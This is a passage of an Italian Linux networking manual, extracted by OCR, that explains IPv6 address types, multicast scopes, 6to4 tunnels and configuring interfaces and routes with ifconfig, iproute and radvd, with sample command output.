
```
00-80-ad-ff-fe-c8-a9-81
```

Di conseguenza, tenendo conto che il settimo bit di questo codice viene invertito, la parte finale dell'indirizzo IPv6 che lo incorpora diventa:

```
xxxx:xxxx:xxxx:xxxx:0280:adff:fec8:a981
```

Quando un identificatore di interfaccia viene determinato automaticamente, si usa in inglese l'aggettivo *stateless*, spesso anche in forma di sostantivo autonomo.

Figura 32.209. Fasi della costruzione dell'indirizzo IPv6 a partire dall'indirizzo Ethernet.



32.14.5.2 Indirizzo non specificato

L'indirizzo 0:0:0:0:0:0:0:0, ovvero quello in cui tutti i 128 bit sono azzerati, è quello ***non specificato*** (*unspecified address*). Questo indirizzo non può essere assegnato ad alcun nodo e rappresenta l'assenza di un indirizzo.

Come regola, questo indirizzo non può essere utilizzato come destinazione di un pacchetto e nemmeno nella definizione delle regole di instradamento.

32.14.5.3 Indirizzo locale di loopback


L'indirizzo unicast 0:0:0:0:0:0:0:1 viene usato per identificare l'interfaccia virtuale locale, ovvero l'interfaccia di *loopback*. Come tale, non può essere utilizzato per un'interfaccia fisica reale.

In pratica, un pacchetto destinato a questo indirizzo non deve uscire al di fuori del nodo (nella rete fisica esterna); inoltre, un pacchetto destinato a un altro nodo non può indicare come mittente questo indirizzo.

32.14.5.4 Indirizzi link-local

Gli indirizzi link-local si riferiscono all'ambito del collegamento in cui si trovano connesse le interfacce di rete. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dall'esterno e, di conseguenza, non può attraversare i router. Evidentemente, tali indirizzi servono per scopi amministrativi particolari, legati all'ambito della rete fisica.

La struttura normale di un indirizzo link-local è molto semplice:



Come si può vedere, i primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo link-local. A metà dell'indirizzo inizia l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), identificatore che viene determinato in modo differente a seconda del tipo di interfaccia.

Dal momento che l'indirizzo link-local deve essere univoco solo all'interno del collegamento fisico in cui si trova, non richiede la distinzione in sottoreti e può essere determinato in modo automatico, eventualmente interrogando la rete stessa. Di solito, in presenza di interfacce Ethernet si utilizza il loro indirizzo MAC trasformandolo secondo la regola già vista a proposito dell'identificatore EUI-48. Per esempio, un'interfaccia Ethernet il cui indirizzo MAC sia

```
00:80:ad:c8:a9:81
```

ottiene l'indirizzo IPv6 link-local

```
fe80:0000:0000:0000:0280:adff:fec8:a981
```

che si può abbreviare come

```
fe80::280:adff:fec8:a981
```

Ecco come potrebbe mostrarlo '**`ifconfig`**':


```
eth0      Link encap:Ethernet  HWaddr 00:80:AD:C8:A9:81
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::280:adff:fec8:a981/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x300
```

In questa situazione, dal momento che non c'è bisogno di organizzare tali indirizzi in sottoreti, l'unico prefisso che abbia un senso è quello dei primi 10 bit che stanno a indicarne il formato. Tuttavia, è normale che venga indicato un prefisso più grande, precisamente di 64 bit, dal momento che non si prevede l'utilizzo dello spazio che si trova tra il prefisso di formato e i primi 64 bit. Pertanto, un indirizzo link-local che porti l'indicazione della lunghezza del prefisso, utilizza normalmente il numero 64, come si vede nell'estratto generato da '**`ifconfig`**' mostrato sopra.

32.14.5.5 Indirizzi site-local

Gli indirizzi site-local si riferiscono all'ambito di un sito e si possono utilizzare liberamente senza bisogno di alcuna forma di registrazione. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dalle reti esterne al sito in questione.

La struttura normale di un indirizzo site-local è molto semplice:




I primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo site-local; lo spazio tra l'undicesimo e il 64-esimo bit può essere utilizzato per strutturare gli indirizzi in sottoreti, in base alle esigenze del sito. La seconda metà dell'indirizzo viene riservata per l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), determinato in modo differente a seconda del tipo di interfaccia.

In pratica, rispetto a un indirizzo link-local cambia il prefisso di formato, aggiungendo la possibilità e la convenienza di suddividere lo spazio di indirizzi in sottoreti.

32.14.5.6 Indirizzi unicast globali aggregabili

Allo stato attuale, nel momento in cui viene scritto questo capitolo, l'unico gruppo di indirizzi IPv6 previsto per una gestione globale (cioè per Internet) è quello che inizia con il prefisso 001_2. Senza entrare troppo nel dettaglio (considerato che si tratta di una materia che non è abbastanza consolidata), lo schema di indirizzamento per questi indirizzi potrebbe essere riassunto nel modo seguente:




Dopo il prefisso di formato seguono 45 bit suddivisi in: un identificatore del primo livello di aggregazione (*Top level aggregation*), uno spazio di riserva e un identificatore successivo (*Next level aggregation*). Subito dopo seguono altri 16 bit la cui gestione dovrebbe essere affidata a un solo sito, per l'organizzazione delle proprie sottoreti. Come sempre, la seconda metà dell'indirizzo è destinato all'identificatore di interfaccia.

In pratica, un sito che vuole utilizzare indirizzi IPv6 accessibili anche da Internet, dovrebbe ottenere un lotto di indirizzi composto dei primi 48 bit dal suo ISP, ottenendo la possibilità di gestirsi come vuole i 16 bit che precedono l'identificatore di interfaccia.

32.14.6 Indirizzi multicast

Un indirizzo IPv6 multicast serve a identificare e a raggiungere un gruppo di nodi simultaneamente. Gli indirizzi multicast hanno una struttura particolare:



Il prefisso di formato è $1111\ 1111_2$, ovvero FF_{16}, a cui seguono 4 bit di opzione. Di questi 4 bit, è stato specificato solo l'uso di quello meno significativo, indicato convenzionalmente con la lettera «T» (temporaneamente, gli altri devono essere azzerati; in seguito potrebbe essere stabilito qualcosa di diverso).

- T = 0 indica un indirizzo multicast assegnato permanentemente dall'autorità globale di Internet;
- T = 1 indica un indirizzo multicast assegnato in modo provvisorio.

I 4 bit successivi rappresentano l'ambito dell'indirizzo multicast (*scope*). Il significato dei valori che può assumere questo campo sono indicati nella tabella 32.218.

Tabella 32.218. Elenco dei valori per definire l'ambito di un indirizzo multicast.

Valore	Significato	Annotazioni
0_{16}	Riservato.	
1_{16}	Ambito node-local.	I pacchetti non possono uscire dal nodo.
2_{16}	Ambito link-local.	I pacchetti non possono attraversare i router.
3_{16}	Non assegnato.	
4_{16}	Non assegnato.	
5_{16}	Ambito site-local.	I pacchetti non possono uscire dal «sito».
6_{16}	Non assegnato.	
7_{16}	Non assegnato.	
8_{16}	Ambito organization-local.	I pacchetti non possono uscire dalla «organizzazione» (si tratta di un concetto abbastanza vago che deve essere chiarito nel tempo).
9_{16}	Non assegnato.	

Valore	Significato	Annotazioni
A_{16}	Non assegnato.	
B_{16}	Non assegnato.	
C_{16}	Non assegnato.	
D_{16}	Non assegnato.	
E_{16}	Ambito globale.	
F_{16}	Non assegnato.	

La parte finale dell'indirizzo identifica il gruppo multicast nell'ambito stabilito dal campo *scope*. Tuttavia, nel caso di indirizzi stabiliti in modo permanente, l'identificatore di gruppo resta uguale per tutti i tipi di ambiti.

Per regola, non si può utilizzare un indirizzo multicast come mittente nei pacchetti IPv6, inoltre questi indirizzi non possono apparire nelle regole di instradamento dei router.

Tutti gli indirizzi multicast del tipo ff0***x***:0:0:0:0:0:0:0 sono riservati e non possono essere assegnati ad alcun gruppo multicast. Oltre a questi sono interessanti gli indirizzi seguenti:

`ff01:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:1`	identifica il gruppo di tutti i nodi IPv6, nell'ambito 2_{16}, ovvero link-local;
`ff01:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero node-local;
`ff02:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 1_{16}, ovvero link-local;
`ff05:0:0:0:0:0:0:2`	identifica il gruppo di tutti i router IPv6, nell'ambito 5_{16}, ovvero site-local;
`ff02:0:0:0:0:0:0:c`	identifica il gruppo di tutti i serventi DHCPv6, nell'ambito 2_{16}, ovvero link-local;
`ff02:0:0:0:1:ff00::/104`	con l'aggiunta degli ultimi 24 bit di un indirizzo unicast normale, viene usato nell'ambito 2_{16}, ovvero link-local, per conoscere l'indirizzo di livello due corrispondente (MAC o altro). In pratica si cerca di raggiungere un nodo locale, senza conoscere l'indirizzo di livello due nel modello ISO-OSI, usando solo una piccola porzione finale dell'indirizzo IPv6 che il destinatario dovrebbe avere.

Il meccanismo di *neighbour discovery*, o NDISC, attraverso quello che viene chiamato come *solicited node multicast address*, corrispondente agli indirizzi con prefisso ff02:0:0:0:1:ff00::/104, sostituisce il protocollo ARP di IPv4.

32.14.7 Indirizzi Anycast

Gli indirizzi anycast sono degli indirizzi con le caratteristiche di quelli unicast che, in base al contesto, sono attribuiti a più interfacce di rete differenti, appartenenti ad altrettanti componenti di rete distinti.


L'indirizzo anycast più comune è quello che serve a raggiungere simultaneamente tutti i router nell'ambito link-local. Si tratta precisamente del *Subnet router anycast address*, il quale si ottiene azzerando la parte di indirizzo che segue il prefisso. Per esempio, in una rete 3ffe:ffff:1:2:3:4:5:6/64, si tratta dell'indirizzo 3ffe:ffff:1:2::

32.14.8 Indirizzi IPv6 che incorporano indirizzi IPv4

Per addolcire la transizione da IPv4 a IPv6, oltre a tanti altri accorgimenti, sono stabiliti diversi modi per rappresentare un indirizzo IPv4 all'interno di un indirizzo IPv6, ognuno nell'ambito del proprio contesto di utilizzo specifico. Ne vengono mostrati solo alcuni nelle sezioni successive.

32.14.8.1 IPv4-compatible IPv6 addresses

Gli indirizzi «compatibili IPv4», ovvero *IPv4-compatible IPv6 addresses*, utilizzano 96 bit azzerati seguiti dai bit dell'indirizzo IPv4:




In presenza di indirizzi di questo tipo, è ammessa una notazione speciale, in cui la parte finale dell'indirizzo si indica secondo le convenzioni di IPv4. Nel caso di 192.168.1.1, si scrive:

```
::192.168.1.1
```

32.14.8.2 IPv4-mapped IPv6 addresses

Gli indirizzi «ricavati da IPv4», ovvero *IPv4-mapped IPv6 addresses*, utilizzano 80 bit azzerati, seguiti da 16 bit a uno; alla fine ci sono i 32 bit dell'indirizzo IPv4:




Anche in questo caso, in presenza di tali indirizzi è ammessa una notazione semplifica derivante da IPv4. Nel caso di 192.168.1.1, si scrive:

```
::ffff:192.168.1.1
```

32.14.8.3 6to4


Il documento RFC 3056 *Connection of IPv6 Domains via IPv4 Clouds* descrive un insieme di indirizzi IPv6, di tipo unicast globale aggregabile, contenenti un indirizzo IPv4. Si fa riferimento a questo tipo di indirizzo e al meccanismo che ne sta dietro con la sigla 6to4. Semplificando le cose, l'indirizzo si ottiene così:



Se si scompone il numero iniziale, 2002_{16}, si comprende che si tratta di un indirizzo unicast globale aggregabile, dato che il prefisso è 001_2:

```
0010 0000 0000 0010
```

Di solito, per realizzare un tunnel 6to4, si completa l'indirizzo con un valore pari a zero per il campo SLA e uno al posto dell'identificatore di interfaccia. In pratica:



In altri termini, si abbrevia nella forma seguente, dove ***x*** rappresenta quattro bit dell'indirizzo IPv4:

```
2002:xxxx:xxxx::1
```

32.14.9 Tunnel 6to4


Quando si dispone di un indirizzo IPv4 valido a livello globale, ma la propria connessione a Internet si limita al protocollo IPv4, si può usare un tunnel 6to4 per raggiungere facilmente la rete globale IPv6. Il tunnel si instaura verso un router speciale, con indirizzo IPv4

192.88.99.1; tuttavia, tale indirizzo non è univoco e si traduce in un router relativamente più vicino di altri alla propria connessione.

La prima cosa da fare per realizzare un tunnel 6to4 è determinare l'indirizzo IPv6 ottenuto trasformando quello IPv4 disponibile, attraverso il sistema stabilito per questo tipo di tunnel. Quello che segue è uno script molto semplice, per una shell Bourne, con il quale si trasforma un indirizzo IPv4, secondo la notazione decimale puntata, in un indirizzo IPv6, dove il campo SLA rimane azzerato e l'identificatore di interfaccia contiene solo il valore uno:

```
#!/bin/sh
# Il primo argomento dello script contiene l'indirizzo IPv4.
IPV4_ADDR=$1
# Toglie i punti dall'indirizzo IPv4 (1.2.3.4 --> 1 2 3 4).
IPV4_ADDR=‘echo $IPV4_ADDR | tr "." " "‘
# Converte ogni ottetto in esadecimale con l'aiuto di
# printf.
IPV4_ADDR=‘printf "%02x%02x:%02x%02x" $IPV4_ADDR‘
# Genera l'indirizzo IPv6, aggiungendo il prefisso e il
# suffisso.
IPV6_ADDR=2002:$IPV4_ADDR::1
# Emette il risultato.
echo $IPV6_ADDR
```

Supponendo di disporre dell'indirizzo IPv4 1.2.3.4, l'indirizzo IPv6 corrispondente sarebbe 2002:0102:0304::1. La figura seguente mostra in modo molto semplice il tunnel che si deve realizzare, tra il nodo locale 2002:0102:0304::1 e il router ::c058:6301, che si rappresenta in modo più semplice come ::192.88.99.1:



Si può osservare che l'indirizzo IPv6 ::192.88.99.1 è di tipo anycast, a indicare che deve trattarsi del router più vicino, in grado di permettere la realizzazione di un tunnel 6to4.

32.15 Utilizzo di IPv6

Per usare IPv6 può essere necessario aggiornare o sostituire alcuni pacchetti di programmi di servizio per la gestione della rete. Purtroppo, diventa difficile indicare il nome dei pacchetti applicativi da utilizzare, dal momento che le varie distribuzioni GNU si comportano in maniera differente. In generale, si deve tenere presente che se un programma per la gestione della rete non funziona come dovrebbe con IPv6, può darsi che si debba aggiornare il pacchetto, oppure che questo vada sostituito con un altro che fornisce le stesse funzionalità

Si osservi che gli esempi mostrati fanno riferimento a un sistema GNU/Linux.

32.15.1 kernel Linux

Il kernel Linux deve essere predisposto per la gestione dei protocolli IPv6 (sezione 8.3.7). Se la gestione di IPv6 viene inserita in un modulo, per abilitarla occorre attivare il modulo relativo, per esempio attraverso il comando seguente che potrebbe essere collocato all'interno degli script della procedura di inizializzazione del sistema:

```
…
/sbin/modprobe ipv6
…
```

Per verificare che il kernel in funzione sia in grado di gestire i protocolli IPv6, si può controllare che esista il file virtuale '`/proc/net/if_inet6`', il quale ha lo scopo di elencare le interfacce di rete e i loro indirizzi IPv6. Nel caso degli esempi che vengono mostrati nelle sezioni successive, si potrebbe vedere quanto segue:

```
# cat /proc/net/if_inet6 [ Invio ]

00000000000000000000000000000001 01 80 10 80       lo
fe8000000000000002a024fffe774997 04 0a 20 80     eth0
```


Nel caso l'elaboratore debba fungere da router, è necessario abilitare la funzionalità di attraversamento dei pacchetti con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward [ Invio ]
```

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [ Invio ]
```

32.15.2 Preparazione dei file di configurazione

Per poter fare qualunque cosa con IPv6, è necessario che il file '`/etc/protocols`' risulti corretto anche per le finalità di questo protocollo. In particolare, è importante che appaiano le righe seguenti:

```
ipv6        41  IPv6        # IPv6
ipv6-route  43  IPv6-Route  # Routing Header for IPv6
ipv6-frag   44  IPv6-Frag   # Fragment Header for IPv6
ipv6-crypt  50  IPv6-Crypt  # Encryption Header for IPv6
ipv6-auth   51  IPv6-Auth   # Authentication Header for IPv6
icmpv6      58  IPv6-ICMP   # ICMP for IPv6
ipv6-nonxt  59  IPv6-NoNxt  # No Next Header for IPv6
ipv6-opts   60  IPv6-Opts   # Destination Options for IPv6
```

Mancando queste indicazioni, lo stesso eco ICMP (Ping) non può funzionare, perché non si trova la definizione del protocollo ICMPv6 (corrispondente al nome '**`icmpv6`**' nell'esempio mostrato).

32.15.3 Attivazione di IPv6 e definizione degli indirizzi link-local

Come già accennato, per poter gestire IPv6 occorre un kernel adatto. Quando tutto è pronto, vengono fissati automaticamente l'indirizzo locale di *loopback* e gli indirizzi link-local. Lo si può osservare con Ifconfig:

```
# ifconfig [ Invio ]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  ↩
↪           Mask:255.255.255.0
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:101 errors:1 dropped:1 overruns:0 frame:1
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:100
          Interrupt:12 Base address:0xff80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

In alternativa, con Iproute:

```
# ip address show dev lo [ Invio ]

1: lo: <LOOPBACK,UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host

# ip address show dev eth0 [ Invio ]

3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:a0:24:77:49:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::2a0:24ff:fe77:4997/64 scope link
```

Secondo la filosofia di IPv6, questi indirizzi devono avere già il loro instradamento naturale, di conseguenza sono già pronti per essere usati. Si può verificare con una delle varie versioni modificate di Ping,[29] in grado di usare il protocollo ICMPv6:

```
# ping6 ::1 [ Invio ]
```

Oppure:

```
# ping6 fe80::2a0:24ff:fe77:4997 [ Invio ]
```

In entrambi i casi, si dovrebbe osservare l'eco regolarmente. Se si ha la possibilità di predisporre anche un altro elaboratore, connesso alla stessa rete fisica, si può osservare che l'eco ICMPv6 dovrebbe funzionare correttamente anche verso quel nodo, pur senza avere dichiarato l'instradamento.[30]

Naturalmente, si può usare anche Traceroute,[31] ma questo diventa più utile in seguito, quando si inseriscono dei router nel transito dei pacchetti:

```
# traceroute6 fe80::2a0:24ff:fe77:4997 [Invio]
```

Oppure:

```
# tracepath6 fe80::2a0:24ff:fe77:4997 [Invio]
```

Per verificare le regole di instradamento, anche se queste non sono state inserite attraverso un comando apposito, si può utilizzare '**route**' nel modo seguente (il risultato che si ottiene deriva dagli esempi già visti):

```
# route -A inet6 [Invio]

Kernel IPv6 routing table
Destination                    Next Hop  Flags Metric Ref Use Iface
::1/128                        ::        U     0      4     0 lo
fe80::2a0:24ff:fe77:4997/128   ::        U     0      236   1 lo
fe80::/64                      ::        UA    256    0     0 eth0
ff00::/8                       ::        UA    256    0     0 eth0
::/0                           ::        UDA   256    0     0 eth0
```

Anche in questo caso si può usare in alternativa Iproute, benché restituisca un esito differente:

```
# ip -6 route show [Invio]

fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

32.15.4 Definizione degli indirizzi site-local

Gli indirizzi site-local devono essere dichiarati esplicitamente, anche se per questo ci si potrebbe avvalere di Radvd, in modo da utilizzare automaticamente l'identificatore EUI-64, come descritto nella sezione 32.15.6.[32] Continuando a fare riferimento allo stesso identificatore EUI-64 usato nella sezione precedente, considerando che la configurazione link-local sia già avvenuta, si può usare Ifconfig nel modo seguente:

```
# ifconfig eth0 inet6 add ↩
↪          fec0:0:0:1:2a0:24ff:fe77:4997/64 [Invio]
```

Oppure, con Iproute:

```
# ip -6 address add fec0:0:0:1:2a0:24ff:fe77:4997/64 ↩
↪       dev eth0 scope site [Invio]
```

In questo caso, si nota la scelta di identificare la rete fisica a cui si connette l'interfaccia con il numero 1_{16} (fec0:0:0:1:...). Si può verificare il risultato e si osservi il fatto che si sommano assieme le informazioni dei vari indirizzi, con l'indicazione dell'ambito a cui si riferiscono (*scope*):

```
# ifconfig eth0 [Invio]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300

# ip address show dev eth0 [Invio]

3: eth0: <BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast qlen 100
    link/ether 00:50:ba:71:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 fec0:0:0:1:2a0:24ff:fe77:4997/64 scope site
    inet6 fe80::250:baff:fe71:d9c1/64 scope link
```


Anche con gli indirizzi site-local non è necessario dichiarare esplicitamente l'instradamento, basta indicare correttamente la lunghezza del prefisso nel momento in cui vengono assegnati alle interfacce.

```
# route -A inet6 [Invio]
```

In base agli esempi visti fino a questo punto, si dovrebbe osservare qualcosa come l'esempio seguente:

```
Kernel IPv6 routing table
Destination                    Next Hop Flags Metric Ref Use Iface
::1/128                        ::       U     0      4     0 lo
fe80::2a0:24ff:fe77:4997/128   ::       U     0      236   1 lo
fe80::/64                      ::       UA    256    0     0 eth0
fec0::1:2a0:24ff:fe77:4997/128 ::       U     0      7     0 lo
fec0:0:0:1::/64                ::       UA    256    0     0 eth0
ff00::/8                       ::       UA    256    0     0 eth0
::/0                           ::       UDA   256    0     0 eth0
```

In alternativa, con Iproute:

```
# ip -6 route show [Invio]

fe80::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
fec0:0:0:1::/64 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
ff00::/8 dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
default dev eth0  proto kernel  metric 256  mtu 1500 advmss 1440
unreachable default dev lo  metric -1  error -101
```

32.15.5 Instradamento manuale

L'instradamento dei pacchetti IPv6 dovrebbe essere configurato prevalentemente in modo automatico. Eventualmente si può usare '**route**' specificando che si tratta di indirizzi IPv6:

```
route -A inet6 add indirizzo_ipv6/lunghezza_prefisso dev interfaccia
```

Per esempio, se per qualche motivo fosse necessario stabilire in modo manuale l'instradamento della sottorete fec0:0:0:1::/64 (site-local), attraverso l'interfaccia '**eth0**', si potrebbe usare il comando seguente:

```
# route -A inet6 add fec0:0:0:1::/64 dev eth0 [Invio]
```

Intuitivamente, per rimuovere una regola di instradamento nel modo appena visto, basta sostituire la parola chiave '**add**' con '**del**'. L'esempio seguente elimina la regola di instradamento che serve a dirigere il traffico per la sottorete fec0:0:0:1::/64 attraverso l'interfaccia '**eth0**':

```
# route -A inet6 del fec0:0:0:1::/64 dev eth0 [Invio]
```

Naturalmente, la stessa cosa si può ottenere con Iproute. Per aggiungere l'instradamento:

```
# ip -6 route add to unicast fec0:0:0:1::/64 dev eth0 [Invio]
```

Per togliere l'instradamento:

```
# ip -6 route del to unicast fec0:0:0:1::/64 [Invio]
```

L'uso dei comandi mostrati per la definizione degli instradamenti a livello di collegamento, è generalmente inutile, perché ciò risulta implicito nella definizione degli indirizzi delle interfacce. Ciò che è importante è la definizione di un instradamento attraverso un router: il meccanismo è lo stesso usato per IPv4, con la differenza che si fa riferimento a indirizzi IPv6. Per esempio, per indicare che il router raggiungibile all'indirizzo fec0:0:0:1::fffe permette di arrivare alla rete fec0:0:0:2::/64, si può usare uno dei due comandi seguenti:

```
# route -A inet6 add fec0:0:0:2::/64 gw fec0:0:0:1::fffe [Invio]

# ip -6 route add to unicast fec0:0:0:2::/64 scope site ↩
↪       via fec0:0:0:1::fffe [Invio]
```

Ecco cosa si ottiene:

```
# route -A inet6 [Invio]

…
fec0:0:0:2::/64   fec0:0:0:1::fffe     UG    1   0    0 eth0
…

# ip -6 route show [Invio]
```

```
…
fec0:0:0:2::/64 via fec0:0:0:1::fffe dev eth0  metric 1
↪mtu 1500 advmss 1440
…
```

32.15.6 Configurazione e instradamento automatici

Quando si utilizzano indirizzi globali (attualmente solo quelli che hanno il prefisso di formato 001_2), oppure anche validi solo nell'ambito del sito, si può fare in modo che i vari nodi configurino automaticamente le loro interfacce, con l'aiuto di router che «pubblicizzano» le informazioni sugli indirizzi da usare. A questo proposito, con GNU/Linux si può utilizzare Radvd.

Radvd,[33] corrispondente al demone '**radvd**', è un *Router advertiser daemon*, cioè un programma che si occupa di stare in attesa delle richieste (*router solicitation*) da parte dei nodi delle sottoreti connesse fisicamente al router in cui questo si trova a funzionare. A queste richieste risponde (*router advertisement*) fornendo l'indicazione del prefisso da usare per gli indirizzi di quel collegamento di rete (*link*).

L'unico impegno sta nella configurazione di Radvd attraverso il suo file di configurazione, corrispondente di solito a '`/etc/radvd.conf`'. All'interno di questo file si indicano i prefissi da usare per ogni collegamento di rete (vengono indicate le interfacce attraverso cui «pubblicizzarli»). Si osservi l'esempio seguente:

```
interface eth0
{
    AdvSendAdvert on;
    prefix 3ffe:ffff:0011:0002::0/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Viene stabilito che nel collegamento di rete corrispondente all'interfaccia '**eth0**', venga pubblicizzato il prefisso 3ffe:ffff:11:2::0/64, che in pratica corrisponde a un indirizzo unicast globale aggregabile, fissato per gli esperimenti nella fase di transizione verso IPv6 e documentato dall'RFC 2471.[34]

Con questa informazione, tutti i nodi che risultano connessi allo stesso collegamento di rete, ricevendo questa informazione, configurano le loro interfacce di rete utilizzando l'identificatore EUI-64 e aggiungono la regola di instradamento relativa. Quello che si vede sotto è l'esempio di un'interfaccia di rete già configurata con gli indirizzi *link-local* e *site-local*, avente un indirizzo globale ottenuto attraverso Radvd.

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 3ffe:ffff:11:2:2a0:24ff:fe77:4997/64 Scope:Global
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Per avviare il demone '**radvd**' non c'è bisogno di opzioni particolari; eventualmente può essere conveniente accertarsi di fargli leggere il file di configurazione corretto:

```
# radvd -C /etc/radvd.conf [Invio]
```

In questo modo, si vuole indicare precisamente che il file di configurazione è '`/etc/radvd.conf`'.

Riquadro 32.245. Incompatibilità tra l'attribuzione automatica degli indirizzi e il ruolo di router.

Per motivi di sicurezza, il kernel Linux **non utilizza** le informazioni pubblicizzate da Radvd **se è abilitato** il *forwarding*, ovvero l'attraversamento dei pacchetti tra interfacce diverse, dal momento che ciò consentirebbe la programmazione remota del proprio elaboratore come router. Pertanto, gli elaboratori che devono configurare automaticamente le proprie interfacce di rete in base alle notizie diramate da Radvd devono essere preparati con un comando simile a quello seguente, dove l'interfaccia è quella per la quale si vuole consentire la configurazione automatica:

```
# echo 0 > /proc/sys/net/ipv6/conf/interfaccia/forwarding [Invio]
```


Per la stessa ragione, può essere necessario abilitare l'uso di questo meccanismo, anche attraverso un'altra voce:

```
# echo 1 > /proc/sys/net/ipv6/conf/interfaccia/accept_ra [Invio]
```

